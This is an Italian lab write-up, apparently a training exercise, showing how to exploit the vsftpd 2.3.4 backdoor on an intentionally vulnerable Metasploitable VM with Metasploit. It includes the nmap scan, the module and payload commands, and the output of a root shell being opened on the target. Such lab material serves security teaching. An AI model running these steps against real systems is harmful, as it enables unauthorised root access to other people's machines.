Metasploit: attacco al servizio vsftdpd su Metasloitable


Obiettivo dell'esercizio di oggi è eseguire un exploit della macchina virtuale Metasploitable tramite software **Metasploit**, in particolare andando ad attaccare il servizio **vsftpd**. A riprova del successo dell'attacco, andremo a creare una cartella nella directory di root del bersaglio tramite Kali, la macchina attaccante.

Con il termine exploit intendiamo quel processo per cui un attaccante "**buca**" le difese di un sistema bersaglio, andando a spianare la strada all'istallazione di una **shell** tramite un **payload** caricato, appunto, tramite la falla creatasi con l'attacco.

Il **protocollo bersaglio**, **vsftpd**, è un server software che si occupa di gestire il trasferimento di file in modo sicuro, implementando nel suo funzionamento criptazione **SSL**, controllo degli accessi e altre misure di sicurezza, oltre ad essere compatibile con **FTP**.

Vediamo di seguito il procedimento dell'attacco.

Innanzitutto, effettuiamo uno **scan** tramite **nmap** sulla macchina bersaglio per determinare la versione del protocollo su cui andremo ad agire. Come mostrato nell'immagine sottostante, il protocollo opera sulla **porta 21** ed è alla versione **2.3.4**.



Andiamo poi a cercare su Metasploit il tag vsftp, concentrandoci in particolare sulle voci che indicano la versione del protocollo che ci serve. Una volta trovata, iniziamo a creare il nostro vettore di attacco con essa con il comando **use**. Caricato l'exploit, dobbiamo adesso scegliere quale **payload** abbinare. Digitando **show payload** dopo aver scelto l'exploit ci mostrerà tutte le opzioni disponibili per l'attacco a cui stiamo lavorando: scegliamo il più adatto e lo impostiamo con **set payload payload_scelto**.

Utilizziamo poi il comando **show option** per visualizzare le opzioni e le variabili necessarie al completamento del nostro attacco: in questo caso, l'unico parametro da inserire è l'**IP bersaglio**, in quanto il sistema ha già automaticamente selezionato la porta corretta, la 21.

Nell'immagine nella prossima pagina sono visibili le opzioni presenti e il comando per inserire l'host bersaglio: l'attacco può adesso essere lanciato con il comando **exploit**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost  192.168.1.149
rhost ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Eseguito l'attacco, verifichiamo di essere effettivamente nel sistema con **ifconfig**: l'IP corrisponde infatti a quello del bersaglio, nonostante stiamo usando la macchina attaccante.


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.147:44165 → 192.168.1.149:6200) at 2023-11-06 15:59:30 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:be:f3
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:bef3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1509 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1485 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:120747 (117.9 KB)  TX bytes:123999 (121.0 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:276 errors:0 dropped:0 overruns:0 frame:0
          TX packets:276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:110065 (107.4 KB)  TX bytes:110065 (107.4 KB)
```

Ora che siamo all'interno controlliamo la directory in cui siamo con **pwd** e, essendo già nella directory di **root (/)**, creiamo la cartella **test_metasploit**, come mostrato nell'immagine seguente.



Usiamo il comando **ls** per verificare che la cartella sia stata effettivamente creata, completando l'exploit.